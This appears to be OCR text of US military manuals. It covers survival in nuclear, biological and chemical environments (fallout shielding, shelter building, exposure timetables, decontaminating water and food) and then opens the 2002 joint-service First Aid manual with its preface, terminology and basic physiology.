Shielding is the most important method of protection from penetrating radiation. Of the three countermeasures against penetrating radiation, shielding provides the greatest protection and is the easiest to use under survival conditions. Therefore, it is the most desirable method.

If shielding is not possible, use the other two methods to the maximum extent practical.

Shielding actually works by absorbing or weakening the penetrating radiation, thereby reducing the amount of radiation reaching your body. The denser the material, the better the shielding effect. Lead, iron, concrete, and water are good examples of shielding materials.

Special Medical Aspects

The presence of fallout material in your area requires slight changes in first aid procedures. You must cover all wounds to prevent contamination and the entry of radioactive particles. You must first wash burns of beta radiation, then treat them as ordinary burns. Take extra measures to prevent infection. Your body will be extremely sensitive to infections due to changes in your blood chemistry. Pay close attention to the prevention of colds or respiratory infections. Rigorously practice personal hygiene to prevent infections. Cover your eyes with improvised goggles to prevent the entry of particles.

Shelter

As stated earlier, the shielding material's effectiveness depends on its thickness and density. An ample thickness of shielding material will reduce the level of radiation to negligible amounts.

The primary reason for finding and building a shelter is to get protection against the high-intensity radiation levels of early gamma fallout as fast as possible. Five minutes to locate the shelter is a good guide. Speed in finding shelter is absolutely essential. Without shelter, the dosage received in the first few hours will exceed that received during the rest of a week in a contaminated area. The dosage received in this first week will exceed the dosage accumulated during the rest of a lifetime spent in the same contaminated area.

Shielding Materials

The thickness required to weaken gamma radiation from fallout is far less than that needed to shield against initial gamma radiation. Fallout radiation has less energy than a nuclear detonation's initial radiation. For fallout radiation, a relatively small amount of shielding material can provide adequate

protection. Figure 23-1 gives an idea of the thickness of various materials needed to reduce residual gamma radiation transmission by 50 percent.




Figure 23-1. Thickness of materials to reduce gamma radiation.

The principle of *half-value layer thickness* is useful in understanding the absorption of gamma radiation by various materials. According to this principle, if 5 centimeters of brick reduce the gamma radiation level by one-half, adding another 5 centimeters of brick (another half-value layer) will reduce the intensity by another half, namely, to one-fourth the original amount. Fifteen centimeters will reduce gamma radiation fallout levels to one-eighth its original amount, 20 centimeters to one-sixteenth, and so on. Thus, a shelter protected by 1 meter of dirt would reduce a radiation intensity of 1,000 cgys per hour on the outside to about 0.5 cgy per hour inside the shelter.

Natural Shelters

Terrain that provides natural shielding and easy shelter construction is the ideal location for an emergency shelter. Good examples are ditches, ravines, rocky outcropping, hills, and river banks. In level areas without natural protection, dig a fighting position or slit trench.

Trenches

When digging a trench, work from inside the trench as soon as it is large enough to cover part of your body thereby not exposing all your body to radiation. In open country, try to dig the trench from a prone position, stacking the dirt carefully and evenly around the trench. On level ground, pile the dirt around your body for additional shielding. Depending upon soil conditions, shelter construction time will vary from a few minutes to a few hours. If you dig as quickly as possible, you will reduce the dosage you receive.

Other Shelters

While an underground shelter covered by 1 meter or more of earth provides the best protection against fallout radiation, the following unoccupied structures (in order listed) offer the next best protection:

- Caves and tunnels covered by more than 1 meter of earth.
- Storm or storage cellars.
- Culverts.
- Basements or cellars of abandoned buildings.
- Abandoned buildings made of stone or mud.

Roofs

It is not mandatory that you build a roof on your shelter. Build one only if the materials are readily available with only a brief exposure to outside contamination. If building a roof would require extended exposure to penetrating radiation, it would be wiser to leave the shelter roofless. A roof's sole function is to reduce radiation from the fallout source to your body. Unless you use a thick roof, a roof provides very little shielding.

You can construct a simple roof from a poncho anchored down with dirt, rocks, or other refuse from your shelter. You can remove large particles of dirt and debris from the top of the poncho by beating it off from the inside at frequent intervals. This cover will not offer shielding from the radioactive particles deposited on the surface, but it will increase the distance from the fallout source and keep the shelter area from further contamination.

Shelter Site Selection and Preparation

To reduce your exposure time and thereby reduce the dosage received, remember the following factors when selecting and setting up a shelter:

- Where possible, seek a crude, existing shelter that you can improve. If none is available, dig a trench.
- Dig the shelter deep enough to get good protection, then enlarge it as required for comfort.
- Cover the top of the fighting position or trench with any readily available material and a thick layer of earth, if you can do so without leaving the shelter. While a roof and camouflage are both desirable, it is probably safer to do without them than to expose yourself to radiation outside your fighting position.
- While building your shelter, keep all parts of your body covered with clothing to protect it against beta burns.
- Clean the shelter site of any surface deposit using a branch or other object that you can discard. Do this cleaning to remove contaminated materials from the area you will occupy. The cleaned area should extend at least 1.5 meters beyond your shelter's area.
- Decontaminate any materials you bring into the shelter. These materials include grass or foliage that you use as insulation or bedding, and your outer clothing (especially footgear). If the weather permits and you have heavily contaminated outer clothing, you may want to remove it and bury it under a foot of earth at the end of your shelter. You may retrieve it later (after the radioactivity decays) when leaving the shelter. If the clothing is dry, you may decontaminate it by beating or shaking it outside the shelter's entrance to remove the radioactive dust. You may use any body of water, even though contaminated, to rid materials of excess fallout particles. Simply dip the material into the water and shake it to get rid of the excess water. Do not wring it out, this action will trap the particles.
- If at all possible and without leaving the shelter, wash your body thoroughly with soap and water, even if the water on hand may be contaminated. This washing will remove most of the harmful radioactive particles that are likely to cause beta burns or other damage. If water is not available, wipe your face and any other exposed skin surface to remove contaminated dust and dirt. You may wipe your face with a clean piece of cloth or a handful of uncontaminated dirt. You get this uncontaminated dirt by scraping off the top few inches of soil and using the "clean" dirt.
- Upon completing the shelter, lie down, keep warm, and sleep and rest as much as possible while in the shelter.
- When not resting, keep busy by planning future actions, studying your maps, or making the shelter more comfortable and effective.
- Don't panic if you experience nausea and symptoms of radiation sickness. Your main danger from radiation sickness is infection. There is no first aid for this sickness. Resting, drinking fluids, taking any medicine that prevents vomiting, maintaining your food intake, and preventing additional exposure will help avoid infection and aid recovery. Even small doses of radiation can cause these symptoms which may disappear in a short time.

Exposure Timetable

The following timetable provides you with the information needed to avoid receiving serious dosage and still let you cope with survival problems:

- Complete isolation from 4 to 6 days following delivery of the last weapon.
- A very brief exposure to procure water on the third day is permissible, but exposure should not exceed 30 minutes.
- One exposure of not more than 30 minutes on the seventh day.

- One exposure of not more than 1 hour on the eighth day.
- Exposure of 2 to 4 hours from the ninth day through the twelfth day.
- Normal operation, followed by rest in a protected shelter, from the thirteenth day on.
- In all instances, make your exposures as brief as possible. Consider only mandatory requirements as valid reasons for exposure. Decontaminate at every stop.

The times given above are conservative. If forced to move after the first or second day, you may do so, Make sure that the exposure is no longer than absolutely necessary.

Water Procurement

In a fallout-contaminated area, available water sources may be contaminated. If you wait at least 48 hours before drinking any water to allow for radioactive decay to take place and select the safest possible water source, you will greatly reduce the danger of ingesting harmful amounts of radioactivity. Although many factors (wind direction, rainfall, sediment) will influence your choice in selecting water sources, consider the following guidelines.

Safest Water Sources

Water from springs, wells, or other underground sources that undergo natural filtration will be your safest source. Any water found in the pipes or containers of abandoned houses or stores will also be free from radioactive particles. This water will be safe to drink, although you will have to take precautions against bacteria in the water.

Snow taken from 15 or more centimeters below the surface during the fallout is also a safe source of water.

Streams and Rivers

Water from streams and rivers will be relatively free from fallout within several days after the last nuclear explosion because of dilution. If at all possible, filter such water before drinking to get rid of radioactive particles. The best filtration method is to dig sediment holes or seepage basins along the side of a water source. The water will seep laterally into the hole through the intervening soil that acts as a filtering agent and removes the contaminated fallout particles that settled on the original body of water. This method can remove up to 99 percent of the radioactivity in water. You must cover the hole in some way in order to prevent further contamination. See Figure 6-9 for an example of a water filter.

Standing Water

Water from lakes, pools, ponds, and other standing sources is likely to be heavily contaminated, though most of the heavier, long-lived radioactive isotopes will settle to the bottom. Use the settling technique to purify this water. First, fill a bucket or other deep container three-fourths full with contaminated water. Then take dirt from a depth of 10 or more centimeters below the ground surface and stir it into the water. Use about 2.5 centimeters of dirt for every 10 centimeters of water. Stir the water until you see most dirt particles suspended in the water. Let the mixture settle for at least 6 hours. The settling dirt particles will carry most of the suspended fallout particles to the bottom and cover them. You can then dip out the clear water. Purify this water using a filtration device.

Additional Precautions

As an additional precaution against disease, treat all water with water purification tablets from your survival kit or boil it.

Food Procurement

Although it is a serious problem to obtain edible food in a radiation-contaminated area, it is not impossible to solve. You need to follow a few special procedures in selecting and preparing rations and local foods for use. Since secure packaging protects your combat rations, they will be perfectly safe for use. Supplement your rations with any food you can find on trips outside your shelter. Most processed foods you may find in abandoned buildings are safe for use after decontaminating them. These include canned and packaged foods after removing the containers or wrappers or washing them free of fallout particles. These processed foods also include food stored in any closed container and food stored in

protected areas (such as cellars), if you wash them before eating. Wash all food containers or wrappers before handling them to prevent further contamination.

If little or no processed food is available in your area, you may have to supplement your diet with local food sources. Local food sources are animals and plants.

Animals as a Food Source

Assume that all animals, regardless of their habitat or living conditions, were exposed to radiation. The effects of radiation on animals are similar to those on humans. Thus, most of the wild animals living in a fallout area are likely to become sick or die from radiation during the first month after the nuclear explosion. Even though animals may not be free from harmful radioactive materials, you can and must use them in survival conditions as a food source if other foods are not available. With careful preparation and by following several important principles, animals can be safe food sources.

First, do not eat an animal that appears to be sick. It may have developed a bacterial infection as a result of radiation poisoning. Contaminated meat, even if thoroughly cooked, could cause severe illness or death if eaten.

Carefully skin all animals to prevent any radioactive particles on the skin or fur from entering the body. Do not eat meat close to the bones and joints as an animal's skeleton contains over 90 percent of the radioactivity. The remaining animal muscle tissue, however, will be safe to eat. Before cooking it, cut the meat away from the bone, leaving at least a 3-millimeter thickness of meat on the bone. Discard all internal organs (heart, liver, and kidneys) since they tend to concentrate beta and gamma radioactivity. Cook all meat until it is very well done. To be sure the meat is well done, cut it into less than 13-millimeter-thick pieces before cooking. Such cuts will also reduce cooking time and save fuel.

The extent of contamination in fish and aquatic animals will be much greater than that of land animals. This is also true for water plants, especially in coastal areas. Use aquatic food sources only in conditions of extreme emergency.

All eggs, even if laid during the period of fallout, will be safe to eat. Completely avoid milk from any animals in a fallout area because animals absorb large amounts of radioactivity from the plants they eat.

Plants as a Food Source

Plant contamination occurs by the accumulation of fallout on their outer surfaces or by absorption of radioactive elements through their roots. Your first choice of plant food should be vegetables such as potatoes, turnips, carrots, and other plants whose edible portion grows underground. These are the safest to eat once you scrub them and remove their skins.

Second in order of preference are those plants with edible parts that you can decontaminate by washing and peeling their outer surfaces. Examples are bananas, apples, tomatoes, prickly pears, and other such fruits and vegetables.

Any smooth-skinned vegetable, fruit, or plant that you cannot easily peel or effectively decontaminate by washing will be your third choice of emergency food.

The effectiveness of decontamination by scrubbing is inversely proportional to the roughness of the fruit's surface. Smooth-surfaced fruits have lost 90 percent of their contamination after washing, while washing rough-surfaced plants removes only about 50 percent of the contamination.

You eat rough-surfaced plants (such as lettuce) only as a last resort because you cannot effectively decontaminate them by peeling or washing. Other difficult foods to decontaminate by washing with water include dried fruits (figs, prunes, peaches, apricots, pears) and soya beans.

In general, you can use any plant food that is ready for harvest if you can effectively decontaminate it. Growing plants, however, can absorb some radioactive materials through their leaves as well as from the soil, especially if rains have occurred during or after the fallout period. Avoid using these plants for food except in an emergency.

BIOLOGICAL ENVIRONMENTS

The use of biological agents is real. Prepare yourself for survival by being proficient in the tasks identified in your Soldier's Manuals of Common Tasks (SMCTs). Know what to do to protect yourself against these agents.

Biological Agents and Effects

Biological agents are microorganisms that can cause disease among personnel, animals, or plants. They can also cause the deterioration of material. These agents fall into two broad categories-pathogens (usually called germs) and toxins. Pathogens are living microorganisms that cause lethal or incapacitating diseases. Bacteria, rickettsiae, fungi, and viruses are included in the pathogens. Toxins are poisons that plants, animals, or microorganisms produce naturally. Possible biological war-fare toxins include a variety of neurotoxic (affecting the central nervous system) and cytotoxic (causing cell death) compounds.

Germs

Germs are living organisms. Some nations have used them in the past as weapons. Only a few germs can start an infection, especially if inhaled into the lungs. Because germs are so small and weigh so little, the wind can spread them over great distances; they can also enter unfiltered or nonairtight places. Buildings and bunkers can trap them thus causing a higher concentration. Germs do not affect the body immediately. They must multiply inside the body and overcome the body's defenses--a process called the incubation period. Incubation periods vary from several hours to several months, depending on the germ. Most germs must live within another living organism (host), such as your body, to survive and grow. Weather conditions such as wind, rain, cold, and sunlight rapidly kill germs.

Some germs can form protective shells, or spores, to allow survival outside the host. Spore-producing agents are a long-term hazard you must neutralize by decontaminating infected areas or personnel. Fortunately, most live agents are not spore-producing. These agents must find a host within roughly a day of their delivery or they die. Germs have three basic routes of entry into your body: through the respiratory tract, through a break in the skin, and through the digestive tract. Symptoms of infection vary according to the disease.

Toxins

Toxins are substances that plants, animals, or germs produce naturally. These toxins are what actually harm man, not bacteria. Botulin, which produces botulism, is an example. Modern science has allowed large-scale production of these toxins without the use of the germ that produces the toxin. Toxins may produce effects similar to those of chemical agents. Toxic victims may not, however, respond to first aid measures used against chemical agents. Toxins enter the body in the same manner as germs. However, some toxins, unlike germs, can penetrate unbroken skin. Symptoms appear almost immediately, since there is no incubation period. Many toxins are extremely lethal, even in very small doses. Symptoms may include any of the following:

- Dizziness.
- Mental confusion.
- Blurred or double vision.
- Numbness or tingling of skin.
- Paralysis.
- Convulsions.
- Rashes or blisters.
- Coughing.
- Fever.
- Aching muscles.
- Tiredness.
- Nausea, vomiting, and/or diarrhea.
- Bleeding from body openings.
- Blood in urine, stool, or saliva.
- Shock.
- Death.

Detection of Biological Agents

Biological agents are, by nature, difficult to detect. You cannot detect them by any of the five physical senses. Often, the first sign of a biological agent will be symptoms of the victims exposed to the agent.

Your best chance of detecting biological agents before they can affect you is to recognize their means of delivery. The three main means of delivery are--

- *Bursting-type munitions.* These may be bombs or projectiles whose burst causes very little damage. The burst will produce a small cloud of liquid or powder in the immediate impact area. This cloud will disperse eventually; the rate of dispersion depends on terrain and weather conditions.
- *Spray tanks or generators.* Aircraft or vehicle spray tanks or ground-level aerosol generators produce an aerosol cloud of biological agents.
- *Vectors.* Insects such as mosquitoes, fleas, lice, and ticks deliver pathogens. Large infestations of these insects may indicate the use of biological agents.

Another sign of a possible biological attack is the presence of unusual substances on the ground or on vegetation, or sick-looking plants, crops, or animals.

Influence of Weather and Terrain

Your knowledge of how weather and terrain affect the agents can help you avoid contamination by biological agents. Major weather factors that affect biological agents are sunlight, wind, and precipitation. Aerosol sprays will tend to concentrate in low areas of terrain, similar to early morning mist.
Sunlight contains visible and ultraviolet solar radiation that rapidly kills most germs used as biological agents. However, natural or man-made cover may protect some agents from sunlight. Other man-made mutant strains of germs may be resistant to sunlight.
High wind speeds increase the dispersion of biological agents, dilute their concentration, and dehydrate them. The further downwind the agent travels, the less effective it becomes due to dilution and death of the pathogens. However, the downwind hazard area of the biological agent is significant and you cannot ignore it.
Precipitation in the form of moderate to heavy rain tends to wash biological agents out of the air, reducing downwind hazard areas. However, the agents may still be very effective where they were deposited on the ground.

Protection Against Biological Agents

While you must maintain a healthy respect for biological agents, there is no reason for you to panic. You can reduce your susceptibility to biological agents by maintaining current immunizations, avoiding contaminated areas, and controlling rodents and pests. You must also use proper first aid measures in the treatment of wounds and only safe or properly decontaminated sources of food and water. You must ensure that you get enough sleep to prevent a run-down condition. You must always use proper field sanitation procedures.
Assuming you do not have a protective mask, always try to keep your face covered with some type of cloth to protect yourself against biological agent aerosols. Dust may contain biological agents; wear some type of mask when dust is in the air.
Your uniform and gloves will protect you against bites from vectors (mosquitoes and ticks) that carry diseases. Completely button your clothing and tuck your trousers tightly into your boots. Wear a chemical protective overgarment, if available, as it provides better protection than normal clothing. Covering your skin will also reduce the chance of the agent entering your body through cuts or scratches. Always practice high standards of personal hygiene and sanitation to help prevent the spread of vectors.
Bathe with soap and water whenever possible. Use germicidal soap, if available. Wash your hair and body thoroughly, and clean under your fingernails. Clean teeth, gums, tongue, and the roof of your mouth frequently. Wash your clothing in hot, soapy water if you can. If you cannot wash your clothing, lay it out in an area of bright sunlight and allow the light to kill the microorganisms. After a toxin attack, decontaminate yourself as if for a chemical attack using the M258A2 kit (if available) or by washing with soap and water.

Shelter

You can build expedient shelters under biological contamination conditions using the same techniques described in Chapter 5. However, you must make slight changes to reduce the chance of biological contamination. Do not build your shelter in depressions in the ground. Aerosol sprays tend to concentrate in these depressions. Avoid building your shelter in areas of vegetation, as vegetation provides shade and some degree of protection to biological agents. Avoid using vegetation in constructing your shelter. Place your shelter's entrance at a 90-degree angle to the prevailing winds. Such placement will limit the entry of airborne agents and prevent air stagnation in your shelter. Always keep your shelter clean.

Water Procurement

Water procurement under biological conditions is difficult but not impossible. Whenever possible, try to use water that has been in a sealed container. You can assume that the water inside the sealed container is not contaminated. Wash the water container thoroughly with soap and water or boil it for at least 10 minutes before breaking the seal.
If water in sealed containers is not available, your next choice, *only under emergency conditions,* is water from springs. Again, boil the water for at least 10 minutes before drinking. Keep the water covered while boiling to prevent contamination by airborne pathogens. Your *last choice, only in an extreme emergency,* is to use standing water. Vectors and germs can survive easily in stagnant water. Boil this water as long as practical to kill all organisms. Filter this water through a cloth to remove the dead vectors. Use water purification tablets in all cases.

Food Procurement

Food procurement, like water procurement, is not impossible, but you must take special precautions. Your combat rations are sealed, and you can assume they are not contaminated. You can also assume that sealed containers or packages of processed food are safe. To ensure safety, decontaminate all food containers by washing with soap and water or by boiling the container in water for 10 minutes.
You consider supplementing your rations with local plants or animals only in extreme emergencies. No matter what you do to prepare the food, there is no guarantee that cooking will kill all the biological agents. Use local food only in life or death situations. Remember, you can survive for a long time without food, especially if the food you eat may kill you!
If you must use local food, select only healthy-looking plants and animals. Do not select known carriers of vectors such as rats or other vermin. Select and prepare plants as you would in radioactive areas. Prepare animals as you do plants. Always use gloves and protective clothing when handling animals or plants. Cook all plant and animal food by boiling only. Boil all food for at least 10 minutes to kill all pathogens. Do not try to fry, bake, or roast local food. There is no guarantee that all infected portions have reached the required temperature to kill all pathogens. Do not eat raw food.

CHEMICAL ENVIRONMENTS

Chemical agent warfare is real. It can create extreme problems in a survival situation, but you can overcome the problems with the proper equipment, knowledge, and training. As a survivor, your first line of defense against chemical agents is your proficiency in individual nuclear, biological, and chemical (NBC) training, to include donning and wearing the protective mask and overgarment, personal decontamination, recognition of chemical agent symptoms, and individual first aid for chemical agent contamination. The SMCTs cover these subjects. If you are not proficient in these skills, you will have little chance of surviving a chemical environment.
The subject matter covered below is not a substitute for any of the individual tasks in which you must be proficient. The SMCTs address the various chemical agents, their effects, and first aid for these agents. The following information is provided under the assumption that you are proficient in the use of chemical protective equipment and know the symptoms of various chemical agents.

Detection of Chemical Agents

The best method for detecting chemical agents is the use of a chemical agent detector. If you have one, use it. However, in a survival situation, you will most likely have to rely solely on the use of all of your physical senses. You must be alert and able to detect any clues indicating the use of chemical warfare. General indicators of the presence of chemical agents are tears, difficult breathing, choking, itching, coughing, and dizziness. With agents that are very hard to detect, you must watch for symptoms in fellow survivors. Your surroundings will provide valuable clues to the presence of chemical agents; for example, dead animals, sick people, or people and animals displaying abnormal behavior.

Your sense of smell may alert you to some chemical agents, but most will be odorless. The odor of newly cut grass or hay may indicate the presence of choking agents. A smell of almonds may indicate blood agents.

Sight will help you detect chemical agents. Most chemical agents in the solid or liquid state have some color. In the vapor state, you can see some chemical agents as a mist or thin fog immediately after the bomb or shell bursts. By observing for symptoms in others and by observing delivery means, you may be able to have some warning of chemical agents. Mustard gas in the liquid state will appear as oily patches on leaves or on buildings.

The sound of enemy munitions will give some clue to the presence of chemical weapons. Muffled shell or bomb detonations are a good indicator.

Irritation in the nose or eyes or on the skin is an urgent warning to protect your body from chemical agents. Additionally, a strange taste in food, water, or cigarettes may serve as a warning that they have been contaminated.

Protection Against Chemical Agents

As a survivor, always use the following general steps, in the order listed, to protect yourself from a chemical attack:

- Use protective equipment.
- Give quick and correct self-aid when contaminated.
- Avoid areas where chemical agents exist.
- Decontaminate your equipment and body as soon as possible.

Your protective mask and overgarment are the key to your survival. Without these, you stand very little chance of survival. You must take care of these items and protect them from damage. You must practice and know correct self-aid procedures before exposure to chemical agents. The detection of chemical agents and the avoidance of contaminated areas is extremely important to your survival. Use whatever detection kits may be available to help in detection. Since you are in a survival situation, avoid contaminated areas at all costs. You can expect no help should you become contaminated. If you do become contaminated, decontaminate yourself as soon as possible using proper procedures.

Shelter

If you find yourself in a contaminated area, try to move out of the area as fast as possible. Travel crosswind or upwind to reduce the time spent in the downwind hazard area. If you cannot leave the area immediately and have to build a shelter, use normal shelter construction techniques, with a few changes. Build the shelter in a clearing, away from all vegetation. Remove all topsoil in the area of the shelter to decontaminate the area. Keep the shelter's entrance closed and oriented at a 90-degree angle to the prevailing wind. Do not build a fire using contaminated wood--the smoke will be toxic. Use extreme caution when entering your shelter so that you will not bring contamination inside.

Water Procurement

As with biological and nuclear environments, getting water in a chemical environment is difficult. Obviously, water in sealed containers is your best and safest source. You must protect this water as much as possible. Be sure to decontaminate the containers before opening.

If you cannot get water in sealed containers, try to get it from a closed source such as underground water pipes. You may use rainwater or snow if there is no evidence of contamination. Use water from slow-moving streams, if necessary, but always check first for signs of contamination, and always filter the water as described under nuclear conditions. Signs of water source contamination are foreign odors such as garlic, mustard, geranium, or bitter almonds; oily spots on the surface of the water or nearby; and the presence of dead fish or animals. If these signs are present, do not use the water. Always boil or purify the water to prevent bacteriological infection.

Food Procurement

It is extremely difficult to eat while in a contaminated area. You will have to break the seal on your protective mask to eat. If you eat, find an area in which you can safely unmask. The safest source of food is your sealed combat rations. Food in sealed cans or bottles will also be safe. Decontaminate all sealed food containers before opening, otherwise you will contaminate the food.

If you must supplement your combat rations with local plants or animals, *do not* use plants from contaminated areas or animals that appear to be sick. When handling plants or animals, always use protective gloves and clothing.

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FIRST AID

HEADQUARTERS, DEPARTMENTS OF
THE ARMY, THE NAVY, AND THE AIR FORCE

DECEMBER 2002

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FIRST AID

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PREFACE

This manual meets the first aid training needs of individual service members. Because medical personnel will not always be readily available, the nonmedical service members must rely heavily on their own skills and knowledge of life-sustaining methods to survive on the integrated battlefield. This publication outlines both self-aid and aid to other service members (buddy aid). More importantly, it emphasizes prompt and effective action in sustaining life and preventing or minimizing further suffering and disability. First aid is the emergency care given to the sick, injured, or wounded before being treated by medical personnel. The term *first aid* can be defined as "urgent and immediate lifesaving and other measures, which can be performed for casualties by nonmedical personnel when medical personnel are not immediately available." Nonmedical service members have received basic first aid training and should remain skilled in the correct procedures for giving first aid. This manual is directed to *all* service members. The procedures discussed apply to all types of casualties and the measures described are for use by both male and female service members.

This publication is in consonance with the following North Atlantic Treaty Organization (NATO) International Standardization Agreements (STANAGs) and American, British. Canadian, and Australian Quadripartite Standardization Agreements (QSTAGs).

TITLE	STANAG	QSTAG
Medical Training in First Aid, Basic Hygiene and Emergency Care	2122	535
First Aid Kits and Emergency Medical Care Kits	2126	
Medical First Aid and Hygiene Training in NBC Operations	2358	
First Aid Material for Chemical Injuries	2871	

These agreements are available on request, using Department of Defense (DD) Form 1425 from the Standardization Documents Order Desk, 700 Robins Avenue, Building 4, Section D, Philadelphia, Pennsylvania 19111-5094.

Unless this publication states otherwise, masculine nouns and pronouns do not refer exclusively to men.

Use of trade or brand names in this publication is for illustrative purposes only and does not imply endorsement by the Department of Defense (DOD).

The proponent for this publication is the US Army Medical Department Center and School. Submit comments and recommendations for the improvement of this publication directly to the **Commander, US Army Medical Department Center and School, ATTN: MCCS-FCD-L, 1400 East Grayson Street, Fort Sam Houston, Texas 78234-5052**.

CHAPTER 1

FUNDAMENTAL CRITERIA FOR FIRST AID

"The fate of the wounded rests in the hands of the ones who apply the first dressing."

Nicholas Senn (1898) (49th President of the American Medical Association)

1-1. General

When a nonmedical service member comes upon an unconscious or injured service member, he must accurately evaluate the casualty to determine the first aid measures needed to prevent further injury or death. He should seek medical assistance as soon as possible, but he should not interrupt the performance of first aid measures. To interrupt the first aid measures may cause more harm than good to the casualty. Remember that in a chemical environment, the service member should not evaluate the casualty until the casualty has been masked. After performing first aid, the service member must proceed with the evaluation and continue to monitor the casualty for development of conditions which may require the performance of necessary basic lifesaving measures, such as clearing the airway, rescue breathing, preventing shock, and controlling bleeding. He should continue to monitor the casualty until relieved by medical personnel.

Service members may have to depend upon their first aid knowledge and skills to save themselves (self-aid) or other service members (buddy aid/ combat lifesaver). They may be able to save a life, prevent permanent disability, or reduce long periods of hospitalization by knowing **WHAT** to do, **WHAT NOT** to do, and **WHEN** to seek medical assistance.

NOTE

The prevalence of various body armor systems currently fielded to US service members, and those in development for future fielding, may present a temporary obstacle to effective evaluation of an injured service member. You may have to *carefully remove* the body armor from the injured service member to complete the evaluation or administer first aid. Begin by removing the outer–most hard or soft body armor components (open, unfasten or cut the closures, fasteners, or straps), then remove any successive layers in the same manner. Be sure to follow other notes, cautions and warnings regarding procedures in contaminated situations and when a broken back or neck is suspected. Continue to evaluate.

1-2. Terminology

To enhance the understanding of the material contained in this publication, the following terms are used—

- *Combat lifesaver*. This is a US Army program governed by Army Regulation (AR) 350-41. The combat lifesaver is a member of a nonmedical unit selected by the unit commander for additional training beyond basic first aid procedures (referred to as *enhanced first aid*). A minimum of one individual per squad, crew, team, or equivalent-sized unit should be trained. The primary duty of this individual does not change. The additional duty of combat lifesaver is to provide enhanced first aid for injuries based on his training before the trauma specialist (military occupational specialty [MOS] 91W) arrives. The combat lifesaver's training is normally provided by medical personnel assigned, attached, or in direct support (DS) of the unit. The senior medical person designated by the commander manages the training program.

- *Trauma Specialist (US Army) or Hospital Corpsman (HM)*. A medical specialist trained in emergency medical treatment (EMT) procedures and assigned or attached in support of a combat or combat support unit or marine forces.

- *Casualty evacuation*. Casualty evacuation (CASEVAC) is a term used by nonmedical units to refer to the movement of casualties aboard nonmedical vehicles or aircraft. See also the term *transported* below. Refer to FM 8-10-6 for additional information.

> **CAUTION**
>
> Casualties transported in this manner do not receive en route medical care.

- *Enhanced first aid (US Army)*. Enhanced first aid is administered by the combat lifesaver. It includes measures, which require an additional level of training above self-aid and buddy aid, such as the initiation of intravenous (IV) fluids.

- *Medical evacuation*. Medical evacuation is the timely, efficient movement of the wounded, injured, or ill service members from the battlefield and other locations to medical treatment facilities (MTFs). Medical personnel provide en route medical care during the evacuation. Once the casualty has entered the medical stream (trauma specialist, hospital corpsman, evacuation

crew, or MTF), the role of first aid in the care of the casualty ceases and the casualty becomes the responsibility of the health service support (HSS) chain. Once he has entered the HSS chain he is referred to as a *patient*.

- *First aid measures*. Urgent and immediate lifesaving and other measures, which can be performed for casualties (or performed by the casualty himself) by nonmedical personnel when medical personnel are not immediately available.

- *Medical treatment*. Medical treatment is the care and management of wounded, injured, or ill service members by medically trained (MOS-trained) HM, and area of concentration (AOC) personnel. It may include EMT, advanced trauma management (ATM), and resuscitative and surgical intervention.

- *Medical treatment facility*. Any facility established for the purpose of providing medical treatment. This includes battalion aid stations, Level II facilities, dispensaries, clinics, and hospitals.

- *Self-aid/buddy aid*. Each individual service member is trained to be proficient in a variety of specific first aid procedures. This training enables the service member or a buddy to apply immediate first aid measures to alleviate a life-threatening situation.

- *Transported*. A casualty is moved to an MTF in a nonmedical vehicle without en route care provided by a medically-trained service member (such as a Trauma Specialist or HM). First aid measures should be continually performed while the casualty is being transported. If the casualty is acquired by a dedicated medical vehicle with a medically-trained crew, the role of first aid ceases and the casualty becomes the responsibility of the HSS chain, and is then referred to as a *patient*. This method of transporting a casualty is also referred to as *CASEVAC*.

1-3. Understanding Vital Body Functions for First Aid

In order for the service member to learn to perform first aid procedures, he must have a basic understanding of what the vital body functions are and what the result will be if they are damaged or not functioning.

a. Breathing Process. All humans must have oxygen to live. Through the breathing process, the lungs draw oxygen from the air and put it into the blood. The heart pumps the blood through the body to be used by the cells that require a constant supply of oxygen. Some cells are more dependent on a constant supply of oxygen than others. For example, cells of

the brain may die within 4 to 6 minutes without oxygen. Once these cells die, they are lost forever since they do not regenerate. This could result in permanent brain damage, paralysis, or death.

b. *Respiration*. Respiration occurs when a person inhales (oxygen is taken into the body) and then exhales (carbon dioxide [CO_2] is expelled from the body). Respiration involves the—

- *Airway*. The airway consists of the nose, mouth, throat, voice box, and windpipe. It is the canal through which air passes to and from the lungs.

- *Lungs*. The lungs are two elastic organs made up of thousands of tiny air spaces and covered by an airtight membrane. The *bronchial tree* is a part of the lungs.

- *Rib cage*. The rib cage is formed by the muscle-connected ribs, which join the spine in back, and the breastbone in front. The top part of the rib cage is closed by the structure of the neck, and the bottom part is separated from the abdominal cavity by a large dome-shaped muscle called the *diaphragm* (Figure 1-1). The diaphragm and rib muscles, which are under the control of the respiratory center in the brain, automatically *contract* and *relax*. *Contraction* increases and *relaxation* decreases the size of the rib cage. When the rib cage increases and then decreases, the air pressure in the lungs is first less and then more than the atmospheric pressure, thus causing the air to rush into and out of the lungs to equalize the pressure. This cycle of inhaling and exhaling is repeated about 12 to 18 times per minute.

